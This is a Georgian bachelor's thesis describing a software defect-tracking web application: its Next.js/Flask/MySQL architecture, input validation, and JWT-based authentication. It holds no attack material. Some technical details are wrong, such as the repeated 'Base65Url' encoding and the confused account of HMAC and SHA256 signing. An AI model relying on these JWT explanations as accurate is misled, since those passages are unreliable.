

**საბაკალავრო ნაშრომი თემაზე:**

*პროგრამული უზრუნველყოფის დეფექტების მენეჯერი*

**სტუდენტ(ებ)ი:**

*გიორგი ლაფაჩიშვილი, გიორგი ბიძიშვილი*

**ხელმძღვანელი:**

*მაქსიმ იავიჩი, პროფესორი*

**კავკასიის ტექნოლოგიების სკოლა**

**კავკასიის უნივერსიტეტი**

**თბილისი**

*2024*

**სარჩევი**

[**ანოტაცია** 3](#_Toc169250076)

[**I თავი. შესავალი** 5](#_Toc169250077)

[**II თავი. პროექტის სტრუქტურა და ტექნოლოგიები** 6](#_Toc169250078)

[**2.1. კლიენტის მხარე** 7](#_Toc169250079)

[**2.2. სერვერის მხარე** 8](#_Toc169250080)

[**2.3. კომუნიკაცია სერვერსა და კლიენტს შორის** 9](#_Toc169250081)

[**2.4. მონაცემთა ბაზა** 10](#_Toc169250082)

[**III თავი. უსაფრთხოება** 12](#_Toc169250083)

[**3.1. მონაცემების ვალიდაცია** 13](#_Toc169250084)

[**3.2. ავტორიზაციის უსაფრთხოება** 15](#_Toc169250085)

[**3.3. JWT-ს უსაფრთხოება კლიენტის მხარეს** 18](#_Toc169250086)

[**IV თავი. მუშაობის სისწრაფე** 22](#_Toc169250087)

[**4.1. ბაზასთან კავშირი** 23](#_Toc169250088)

[**4.2. სერვერული „რენდერინგი“** 25](#_Toc169250089)

[**4.3. გვერდების ჩარჩო** 26](#_Toc169250090)

[**V თავი. ვებ-აპლიკაციის ფუნქციონალი** 27](#_Toc169250091)

[**5.1. რეგისტრაცია** 28](#_Toc169250092)

[**5.2. პირადი მონაცემებისა და პროექტების კომპონენტები** 29](#_Toc169250093)

[**5.3. დეფექტების კომპონენტი** 30](#_Toc169250094)

[**5.4. ანალიტიკების კომპონენტი** 33](#_Toc169250095)

[**VI თავი. დასკვნა** 34](#_Toc169250096)

[**გამოყენებული ლიტერატურის ჩამონათვალი** 35](#_Toc169250097)

# **ანოტაცია**

ნაშრომი სრულყოფილად და დეტალურად აღწერს - „პროგრამული უზრუნველყოფის დეფექტების მენეჯერის“ ვებ-აპლიკაციას, რომელიც დაწერილია თანამედროვე ტექნოლოგიებზე თავისი უსაფრთხოებისა და ოპტიმიზაციის წესების დაცვით.

ნაშრომი, თავდაპირველად, განმარტავს იმ ტექნოლოგიებს, რომლებიც „პროგრამული უზრუნველყოფის დეფექტების მენეჯერისთვის“ არის გამოყენებული, რაც მეტად მნიშვნელოვანი ფაქტორია, რადგან ყველა შემდეგი ფუნქცია ზუსტად მათზეა დაშენებული: ჯავასკრიპტზე, „რეაქტზე“, „ნექსტზე“, პითონზე და ასე შემდეგ.

ტექნოლოგიების განხილვის შემდეგ, აუცილებელია, ვებ-აპლიკაციის ორივე მხარეს უსაფრთხოებაზე საუბარი: სერვერისა და კლიენტის. უსაფრთხოების პრინციპების გათვალისწინებით, მავნე განზრახვების მქონე ადამიანისგან წარმატებული შეტევების ალბათობა მცირდება, იმიტომ, რომ უსაფრთხოების თითოეული ფენა ჰაკერს შეტევის განხორციელებას ურთულებს და შესაბამისად, მომხმარებელიც და აპლიკაციაც უვნებელი რჩება.

მაქსიმალურად გასათვალისწინებელია ვებ-აპლიკაციის მუშაობის სისწრაფე, რაზეც უსაფრთხოების შემდეგ არის საუბარი. საიტის ნელა მუშაობის შემთხვევაში, შესაძლოა არა მარტო მომხმარებლის გაღიზიანება, არამედ სერვერის გადატვირტვაც, რაც მრავალ გაუთვალისწინებელ პრობლემებს იწვევს. ზუსტად ამიტომ, ნაშრომში აღწერილია, გამოყენებული ოპტიმიზაციის მეთოდები, რაც ზედმიწევნით უზრუნველყოფს ვებ-აპლიკაციის სისწრაფეს.

ტექნოლოგიების, უსაფრთხოებისა და სისწრაფის განხილვის შემდეგ, აღწერილია თვითონ ვებ-აპლიკაციის ფუნქიონალი, სადაც მომხმარებელს შეუძლია რეგისტრაცია სასურველი როლით, კომპანიის შექმნა, პროექტებისა და დეფექტების დამატება, ანალიტიკების ნახვა და მრავალი სხვა, რის შემდეგაც, გვხვდება გამოყენებული ლიტერატურის ნუსხა, სადაც ჩამოთვლილია ტექნოლოგიების დოკუმენტაციები, რითაც ვებ-საიტი წარმეტებით დაიწერა.

# **I თავი. შესავალი**

დღესდღეობით, ტექნოლოგიურ კომპანიებს უამრავი პროგრამული უზრუნველყოფის შენარჩუნება და განახლება უწევთ, რათა მომხმარებლების მოთხოვნები მუდმივად დააკმაყოფილონ. ამ პროცესსში კი გარდაუვალია დეველოპერული შეცდომების გამოჩენა, რომლებსაც ,,პროგრამული უზრუნველყოფის დეფექტებს” ვუწოდებთ. რაც უფრო დიდია პროექტი, მით უფრო მეტი დეფექტის აღმოჩენის ალბათობაა და შესაბამისად, საჭირო ხდება ნაპოვნი დეფექტების შენახვა ისეთ აპლიკაციაში, სადაც შესაძლებელია თითოეული მათგანის დეტალების ნახვა, სახელდობრ: აღწერა, მოგვარების გზები თუ მოგვარებულია, აღმოჩენის დრო, საშიშროების დონე, მიმდინარე სტატუსი და ა.შ.

აღმოჩენილი დეფექტების მენეჯმენტი სასარგებლოა ნებისმიერი კომპანიისთვის, რადგან იგი საშუალებას იძლევა სხვადასხვა პროფესიის მქონე ადამიანებმა კოლაბორაციულად იმუშაონ თითოეულ დეფექტზე, მაგალითად: დეველოპერმა, ტესტერმა და პროდუქტის მენეჯერმა. აღსანიშნავია, რომ დიდ პროექტებში თითოეული დეფექტის აღმოფხვრას შეიძლება კვირები დასჭირდეს, ამიტომ მათი ისტორიაში შენახვა მეტად საჭიროა იმისათვის, რომ ყველა თანამშრომელს ახსოვდეს დეფექტის არსებობის მიზეზი და აღმოფხვრის გზები, რაც მსგავსი პრობლემების განეიტრალების დროს შეამცირებს.

ამრიგად, პროექტის მიზანია კომპანიებს გაუმარტივოს დანერგილი პროგრამული უზრუვნელყოფების დეფექტების მენეჯმენტი, რისთვისაც აპლიკაცია მოიცავს სუფთა კოდის წერის წესებს, უსაფრთხოების დაცვის პრინციპებსა და მარტივ სტრუქტურას.

# **II თავი. პროექტის სტრუქტურა და ტექნოლოგიები**

პროექტი შედგება სამი მთავარი კომპონენტისგან, ესენია: კლიენტის მხარე, სერვერის მხარე და მონაცემთა ბაზა. თითოეული მათგანი აგებულია თანამედროვე ტექნოლოგიბზე, რომლებიც თავისთავად მოიცავს ოპტიმიზაციისა და სუფთა კოდის წერის პრინციპებს.

## **2.1. კლიენტის მხარე**

კლიენტის მხარე დაწერილია ჯავასკრიპტზე, მაგრამ ოცდამეერთე საუკუნეში ცარიელი ჯავასკრიპტის გამოყენება „ცოდვაა“ არა მარტო დეველოპერისთვის, არამედ ვებ-აპლიკაციის ხარისხისთვისაც, ზუსტად ამიტომმ გამოვიყენეთ მეტად ცნობილი ბიბლიოთეკა - „რეაქტი“, რომელიც აგებულია იმისათვის, რომ გაამარტივოს დეველოპმენტის პროცესი და ამასთანავე გააუმჯობესოს ვებსაიტის მუშაობის დონეც.

„რეაქტის“ გამოყენება საკმარისი არ არის კლიენტის მხარეს, რადგან იგი მხოლოდ ბიბლიოთეკაა, რასაც აკლია საკმაოდ ბევრი ოპტიმიზაციის ფუნქციები, მაგალითად ქეშირება, რაც საკმაოდ აუცილებელი ფუნქციაა ნებისმიერი დონის აპლიკაციისთვის. ქეშირება ერთ-ერთი კომპონენტია, რაც ,,რეაქტს” აკლია, მაგრამ საბედნიეროდ, არსებობს ,,რეაქტზე” დაფუძნებული სისტემა, რომელსაც ეწოდება - ,,ნექსტი“. იგი საკმაოდ მძლავრი ტექნოლოგიაა, რადგან ,,რეაქტის“ თითქმის ყველა სუსტ წერტილს აგვარებს, მათ შორის ქეშირებასაც. ზუსტად ამიტომ, კლიენტის მხარე აგებულია ,,ნექსტზე“, რომელიც არის ჯავასკრიპტის ბიბლიოთეკის - ,,რეაქტის“ გაფართოებული და გაუმჯობესებული სისტემა.

## **2.2. სერვერის მხარე**

სერვერის მხარე და ბიზნეს ლოგიკა მთლიანად დაწერილია პითონ პროგრამირების ენაზე. პითონი არის თანამედროვე ენა, რომელიც გამოიყენება არა მარტო სერვერის აგებაში, არამედ ხელოვნური ინტელექტის წვრთნაში, მონაცემთა ინჟინერიაში და კიდევ სხვა მრავალ სფეროში. რა თქმა უნდა, კოდი ცარიელ პითონზე არაა დაწერილი, გამოვიყენეთ მეტად ცნობილი მეთოდოლოგია, რომელსაც - ,,ფლასკი“ ეწოდება.

,,ფლასკი“ არის საკმაოდ მსუბუქი ,,ფრეიმვორკი“, რომელსაც ყველა მნიშვნელოვანი ფუნქცია ახლავს თან, მაგალითდ: მონაცემთა ბაზასთად დაკავშირება, საიტის გვერდების დამატება, მონაცემების ვალიდაცია და მრავალი სხვა.

## **2.3. კომუნიკაცია სერვერსა და კლიენტს შორის**

მონაცემების მიმოცვლა კლიენტსა და სერვერს შორის ძირითადად ორი გზით ხდება, სადაც ერთ-ერთი ნაკლებად მიღებული პრაქტიკაა თავისი ნაკლოვანებების გამო, რასაც ,,MVC” ეწოდება, რაც მარტივი ენით ნიშნავს იმას, რომ სერვერისა და კლიენტის მხარე ერთ პროგრამირების ენაზეა დაწერილი, ისე რომ, მათ შორის კომუნიკაცია პრიდაპირაა შესაძლებელი, მაგრამ ამ პრაქტიკის პრობლემა ის არის, რომ ბევრი ფუნქციის დამატების შემთხვევაში, რთულად შესანარჩუნებელი ხდება კოდი, ამიტომ მივმართეთ უფრო ოპტიმალურ და მსოფლიოში მიღებულ პრაქტიკას, რომელსაც ,,REST API” ეწოდება.

მარტივად რომ ვთქვათ, ,,REST API” არის ხიდი სერვერისა და კლიენტის მხარეს შორის, რომლის მეშვეობითაც ხდება კომუნიკაცია. ამ მეთოდის უპირატესობა ის არის, რომ სერვერი და კლიენტი ერთმანეთისგან განცალკევებით არის აგებული, რაც აპლიკაციის შენარჩუნებას დიდად უწყობს ხელს კოდის ზრდასთან ერთად. ,,REST API-ს“ კიდევ აქვს სხვა მრავალი დადებითი მხარეები, მაგალითად მონაცემების მიმოცვლის უსაფრთხოების შესაძლებლობა, საიტის მაღალი სისწრაფე და ა.შ.

„ფლასკის“ მეშვეობით, ძალიან მარტივია „REST API-ს“ დაწერა, რაც შესაძლებელს გახდის ინფორმაციის მიმოცვლას „ნექსტზე“ დაწერილ კლიენტსა და სერვერს შორის. ერთადერთი რამ, რაც საჭიროა კავშირის აგებისთვის, არის ის რომ ორივე მხარე იყოს დაჰოსტილი ერთ დომენზე. მაგალითად, თუ დომენი არის ,,localhost”, სერვერი და კლიენტი სხვადასხვა პორტზე უნდა იყოს გაშვებული: localhost:3000, localhost:8000. ასევე შესაძლებელია ქვედომენების გამოყენება, მაგალითად თუ გვაქვს ,,test” დომენი, შეგვიძლია კლიენტი დავჰოსტოთ - test.ge-ზე, ხოლო სერვერი api.test.ge-ზე. ამის გაკეთება აუცილებელია უსაფრთხოების მიზნებისთვის, რადგან ბრაუზერი ბლოკავს ყველა მოთხოვნას, რომელიც სხვა დომენიდან არის გამოგზავნილი.


მარტივად რომ განვიხილოთ, ,,პროგრამული უზრუნველყოფის დეფექტების მენეჯერის“ კლიენტის მხარე არის დაწერილი „ნექსტზე“, ხოლო სერვერი „ფლასკზე“, სადაც მონაცემების მიმოცვლა ხდება „REST API-ს” მეშვეობით, რადან ორივე მათგანი დაჰოსტილია ერთ დომენზე.

## **2.4. მონაცემთა ბაზა**

მონაცემთა ბაზა არის ყველაზე მნიშვნელოვანი კომპონენტი ნებისმიერი სახის აპლიკაციისთვის, წინააღმდეგ შემთხვევაში, მომხმარებლის მიერ შევსებული და გამოგზავნილი ინფორმაცია დაიკარგება, რაც არავის აწყობს.

მონაცემთა ბაზა არსებობს ორი სახის, რელაციური და არარელაციური. ორივე მეთოდი ხშირად გამოყენებადია, რადგან მათი არჩევა ყოველთვის დამოკიდებულია აპლიკაციის მიზნებზე, მაგალითად, თუ გვინდა ავაწყოთ სოციალური ქსელი, უნდა მოველოდეთ უამრავ მომხმარებელს და კიდევ უფრო მეტი ინფორმაციის მიმოცვლას მათ შორის, ამისათვის უმჯობესია გამოვიყენოთ არარელაციური მონაცემთა ბაზა, როგორიცაა ,,მონგო”, იგი არის არასტრუქტურული ბაზა, სადაც შესაძლებელია უზარმაზარი რაოდენობის მონაცემის შენახვა, ხოლო თუ გვინდა ისეთი აპლიკაციის აწყობა, სადაც საჭიროა სტრუქტურა და მონაცემთა მანიპულირება, უმჯობესია გამოვიყენოთ რელაციური მონაცემთა ბაზა, მაგალითად, მეტად ცნობილი ტექნოლოგია - ,,MySQL”, სადაც მარტივად არის შესაძლებელი ინფორმაციის დაყოფა ცხრილებად, მათ შორის კავშირების გაბმა და თვითონ მონაცემების ანალიზიც.

ჩვენი აპლიკაცია იყენებს ,,MySQL” მონაცემთა ბაზას, რადგან უზარმაზარ ინფორმაციაზე არ არის გათვლილი და კოდის დაწერაც მარტივია.

ცხრილები და მათ შორის კავშირები დეტალურად არის ასახული დიაგრამაზე, იხილეთ *ფიგურა 1 - მონაცემთა ბაზის სქემა:*

ფიგურა 1 - მონაცემთა ბაზის სქემა

# **III თავი. უსაფრთხოება**

უსაფრთხოება არის ყველაზე მნიშვნელოვანი ელემენტი ნებისმიერი ვებ-აპლიკაციის აწყობისას, რადგან პოტენციურ ავი განზრახის მქონე ადამიანებს ისეთი საფრთხის შექმნა შეუძლიათ აპლიკაციისთვის, როგორიცაა: ინფორმაციის მოპარვა, წაშლა, მოდიფიკაცია, საიტის შენელება და მრავალი სხვა. იმისათვის, რომ რაღაც დონეზე დავიცვათ თავი ჰაკერებისგან, უნდა გვქონდეს უსაფრთხოების ბარიერები, რაც საუკეთესო შემთხვევაში გაურთულებს ჰაკერს მავნე ქმედებების შესრულებაში. ზუსტად ამიტომ, ჩვენს აპლიკაციაში დაიმპლემენტირებულია არაერთი უსაფრთხოების ბარიერი და თითოეულ მათგანს განვიხილავთ.

## **3.1. მონაცემების ვალიდაცია**

ნებისმიერ მომხმარებელს შეუძლია ტექტსტურ ველებში ისეთი ინფორმაციის შეყვანა, რასაც უარეს შემთხვევაში სერვერისთვის ზიანის მიყენების პოტენციალი აქვს, ზუსტად ამიტომ, აუცილებელია მომხმარებლის მიერ შეყვანილი ინფორმაციის ფილტრაცია, რასაც ეწოდება ვალიდაცია. მაგალითად, როდესაც გვინდა რომელიმე ვებ-საიტზე რეგისტრაცია, ჩვენ უნდა შევავსოთ ელ-ფოსტის ველი, სადაც, თუ ისეთ სიმბოლოებს შევიყვანთ, რომელებიც ელ-ფოსტის ფორმატს არ შეესაბამება, საიტი წითლად დაგვიწერს, რომ შეცდომაა ჩვენ მიერ შეყვანილ ინფორმაციაში და სანამ ამას არ გამოვასწორებთ, შემდეგ ეტაპზე გადასვლა შეუძლებელი იქნება.

მონაცემების ვალიდაცია არსებობს ორი სახის: კლიენტის მხარეს და სერვერის მხარეს. ორივე მათგანს აქვს დადებითი და უარყოფითი მხარეები, რის გამოც ორივე მათგანის ერთად გამოყენება აუცილებელია.

კლიენტის მხარეს ვალიდაცია არის ჯავასკრიპტზე დაწერილი კოდი, რომელიც უსმენს თითოეული კლავიშის დაჭერას იმისათვის, რომ შეუზღუდოს მომხმარებელს შემდეგ ეტაპზე გადასვლის უფლება და შესაბამისად, ეკრანზე დაუწეროს შეცდომის შესახებ შეტყობინება. ეს მეთოდი არის საკმაოდ ეფექტური მომხმარებლის გამოცდილებისთვის, რადგან ნებისმიერი ადამიანი ნაკლებ დროს დაკარგავს იმის გარკვევაში, თუ რა სიმბოლოების შეყვანა შეიძლება და რისი არა, ამას შესაძლებელს ხდის ჯავასკრიპტის კოდი, რასაც შეუძლია შეცდომის შესახებ დაშვებისთანავე ამცნობოს მომხმარებელს.

კლიენტის მხარეს მონაცემების ვალიდაციას აქვს ერთი დიდი პრობლემა, რაც არის უსაფრთხოება, რადგან ვალიდაციის ეს მეთოდი დაწერილია ჯავასკრიპტზე, რისი გათიშვაც ნებისმიერ ადამიანს შეუძლია ბრაუზერიდან. თითქმის ყველა ბრაუზერს აქვს ჯავასკრიპტის გამორთვის ფუნქცია, იმისათვის, რომ სახიფათო ვებ-გვერდებიდან რეკლამები არ ჩაიტვირთოს და კიდევ სხვა უსაფრთხოების მიზნებისთვის. ეს ყველაფერი იმას ნიშნავს, რომ კლიენტის მხარეს ვალიდაციის გამოყენება ხდება მხოლოდ და მხოლოდ მომხმარებლის მიერ მონაცემების შეყვანის პროცესის გამარტივებისთვის, რადგან მისი გათიშვა და ვალიდაციის გვერდის ავლა ყველას შეუძლია, რაც ზიანს მიაყენებს ვებ-აპლიკაცის.

მონაცემების შეყვანის უსაფრთხოების პრობლემას კი სერვერის მხარეს არსებული ვალიდაციები აგვარებს. მომხმარებელს თუ ჯავასკრიპტის გამორთვა მარტივად შეუძლია, სერვერზე არსებული ფილტრაციების წაშლა თითქმის შეუძლებელია მისთვის, რადგან სერვერი ცალკე კომპონენტია და მასზე წვდომა არ გააჩნია. სერვერული ვალიდაცია ამოქმედდება მხოლოდ და მხოლოდ მაშინ, როდესაც მომხმარებლი დააჭერს შემდეგ ეტაპზე გადასვლის ღილაკს, ამ დროს მომხმარებლის მიერ შეყვანილი ინფორმაცია ,,API-ს” მეშვეობით გადაიგზავნება სერვერის მხარეს, სადაც გაწერილი წესებით ხდება ვალიდაცია, და თუ მომხმარებელი ცდილობს ისეთი ელ-ფოსტით დარეგისტრირებას საიტზე, რაც უკვე ბაზაში არსებობს, სერვერის მხარეს შემოწმდება და შესაბამისი პასუხიც დაბრუნდება მომხმარებლის მხარეს. უფრო დეტალურად, სერვერის ვალიდაცია მუშაობს შემდეგნაირად: ზუსტად იგივე წესებით უნდა შევზღუდოთ ტექსტურ ველებში შესაძლო სიმბოლოების არსებობა, რაც კლიენტის მხარეს გვიწერია, რადგან თუ მომხმარებლი გათიშავს ჯავასკრიპტს ბრაუზერში და გვერდს აუვლის ვალიდაციის პირველ ბარიერს და დააჭერს შემდეგ ეტაპზე გადასვლის ღილაკს, ამოქმედდება ვალიდაციის მეორე ბარიერი, რაც სერვერის მხარეს გვიწერია და არ მისცემს მომხმარებელს შემდეგ ეტაპზე გადასვლის უფლებას იქამდე, სანამ სწორ ინფორმაციას არ შეიყვანს.

რა თქმა უნდა, ვალიდაცია არ მოიცავს მხოლოდ და მხოლოდ სიმბოლოების ფილტრაციას, მასში ასევე იგულისხმება ისეთი წესები, როგორიცაა, ჩვეულებრივი მომხმარებლისთვის ისეთ ინფორმაციაზე მოთხოვნის შეზღუდვა, რაზეც მხოლოდ ადმინს აქვს წვდომა.

## **3.2. ავტორიზაციის უსაფრთხოება**

ავტორიზაციისთვის აპლიკაცია იყენებს ,,JSON Web Token-ს“, რაც ყველაზე ფართოდ გამოყენებული ავტორიზაციის ხელსაწყოა ,,REST API-ების“ შემთხვევაში თავისი მარტივი სტრუქტურის, გამოყენების წესებისა და ნაკლები კოდის წერის გამო.

,,REST API-ის“ ერთ-ერთი თვისება არის ის, რომ იგი არ იმახსოვრებს ავტორიზირებული მომხმარებლის პროცესსა და მდგომარეობას, სხვა სიტყვებით, როდესაც მომხმარებლი ავტორიზდება ვებ-საიტზე, სერვერი არსად არ ინახავს იმ ფაქტს, რომ ეს კონკრეტული პიროვნება ავტორიზირებულია, ამიტომ ჩნდება კითხვა: როგორ არის შესაძლებელი კლიენტის მხრიდან გაგზავნილი მოთხოვნების სანდოობისა და უსაფრთხოების შემოწმება? ზუსტად აქ შემოდის JWT (JSON Web Token), რომლის სტრუქტურის აღწერის შემდეგ ნათელი გახდება ამ კითხვაზე პასუხი.

JWT არის უნიკალურად გენერირებული კოდი თითოეული მომხმარებლისთვის, რომელიც შედგება ზუსტად სამი ნაწილისგან: თავსართი, ჩასატვირთი ინფორმაცია და ციფრული ხელმოწერა. სამივე ნაწილი ერთმანეთზეა წერტილით არის ერთმანეთისგან გამოყოფილი, მაგალითად: xxxx.yyyy.zzzz, ახლა განვიხილოთ თითოეული ნაწილი.

თავსართში ძირითადად ინახება ციფრული ხელმოწერის ჰეშირების ალგორითმის ტიპი, რაც შეიძლება იყოს: HMAC ან SHA256, აქედან ჩვენი აპლიკაცია იყენებს SHA256-ს, რომელიც არის 256-ბიტიანი და ეს იმას ნიშნავს, რომ არსებობს ზუსტად განსხვავებული ჰეში, რაც არის წარმოუდგენლად დიდი რიცხვი და ჯერჯერობით შეუძლებელია ორი ისეთი შემავალი მონაცემების პოვნა, რომელთა ჰეშიც შესაძლოა ემთხვეოდეს, სხვა სიტყვებით, SHA256 არის მეტად უსაფრთხო ჰეშირების ალგორითმი და იგი საკმაოდ ფართოდ გამოიყენება მთელს მსოფლიოში. როგორც თავსართი, ისე სხვა დანარჩენი ნაწილები არის დაშიფრული „Base65Url-ს” მეშვეობით და შემდგომ ერთმანეთთან შეერთბული. აღსანიშნავია, რომ მოცემული ალგორითმით შიფრაცია არ არის უსაფრთხო, რადგან ნებისმიერ ადამიანს შეუძლია გაშიფვრა ნებისმიერი საიდუმლო გასაღების ქონის გარეშე, იგი გამოიყენება მხოლოდ იმისათვის, რომ ნებისმიერი JWT იყოს ერთი მუდმივი ფორმატის მქონე.

JWT-ს მეორე ნაწილში არის ისეთი დეტალები, როგორიცაა მომხმარებლის სახელი, გვარი, ელ-ფოსტა (თუ იგი საიდუმლო არაა), JWT-ს კლიენტის მხარეს შენახვის ტიპი, ვარგისიანობის თარიღი და მრავალი სხვა რამ. აღსანიშნავია, რომ ამ ნაწილში არ არის რეკომენდებული სენსიტიური ინფორმაციის შენახვა, რადგან, როგორც უკვე ვახსენე, ,,Base65Url” შიფრაცია არ გულისხმობს მონაცემების გამჟღავნების უსაფრთხოებას.

ბოლო ნაწილი, რომელსაც ციფრული ხელმოწერა ეწოდება, არის უმთავრესი კომპონენტი JWT-ს უსაფრთხოებაში, რადგან იგი ამოწმებს მონაცემების უცვლელობის ფაქტს. ციფრული ხელმოწერა იქმნება შემდეგნაირად: SHA256-ის ალგორითმში პარამეტრებად შედის JWT-ს დაშიფრული პირველი ნაწილი, მეორე ნაწილი და საიდუმლო გასაღები, რომელიც უზრუნველყოფს მონაცემების უცვლელობას, შემდეგ ისევ იშიფრება ეს დაჰეშილი მონაცემები ,,Base65Url-ს” მეშვეობით და ასე იქმნება სრული JWT (Introduction to JSON Web Tokens, 2010). აღსანიშნავია, რომ საიდუმლო გასაღები უნდა ინახებოდეს სერვერის მხარეს .env ფაილში, რომელიც საჯარო რეპოზიტორიებზე არ აიტვირთება და მხოლოდ სერვერის კოდთან იქნება ხელმისაწვდომი.

ახლა კი ვუპასუხოთ დასმულ კითხვას: როგორ უზრუნველყოფს JWT მონაცემების სანდოობასა და უცვლელობის უსაფრთხოებას? განვიხილოთ მაგალითი, როდესაც მომხმარებელი ავტორიზირდება საიტზე, სერვერის მხარე ქმნის მის მონაცემებზე დაყრდნობით JWT-ს, სადაც სტრუქტურის მეორე ნაწილში, ინახება მომხმარებლის ისეთი ინფორმაცია, რომელიც საიდუმლო არაა, მაგალითად: სახელი, გვარი და მეტსახელი (უნიკლაურია მონაცემთა ბაზაში). შემდეგ, ეს უმარტივესად შექმნილი JWT იგზავნება კლიენტის მხარეს და ინახება ბრაუზერში, ისე, რომ, როდესაც მომხმარებელი მოთხოვნას გააგზავნის პირადი მონაცემების დაბრუნებისთვის, ბრაუზერი ავტომატურად გაატანს ისევ ამ შენახულ JWT-ს, შემდეგ, სერვერის კოდი სტრუქტურის პირველ და მეორე ნაწილებს ხელ-ახლა დაჰეშავს SHA256 ალგორითმის მეშვეობით თავის საიდუმლო გასაღებთან ერთად, სხვა სიტყვებით, შეიქმნება მომხმარებლის მიერ გამოგზავნილი JWT-ს ახალი ციფრული ხელმოწერა, რომელიც შეედრება გამოგზავნილ ძველ ხელმოწერას და თუ ეს ორი მონაცემი ერთმანეთის ტოლი აღმოჩნდება, ეს იმას ნიშნავს, რომ მომხმარებლის ავტორიზაციისას გაგზავნილი JWT არის უცვლელი და ისევ უნიკალური, რის გამოც მომხმარებელს პირად ინფორმაციაზე წვდომის უფლება ენება, წინააღმდეგ შემთვევაში, წვდომა დაებლოკება, რადგან შესაძლოა მომხმარებელმა სცადა თავის JWT-ში სხვა ადამიანის მონაცემების (სახელი, გვარი, მეტსახელი) შეყვანა და მათი დაჰეშვა არასწორი საიდუმლო გასაღებით, რის გამოც მიიღო არასწორი, მოდიფიცირებული JWT და ამას სერვერი დაბლოკავს.

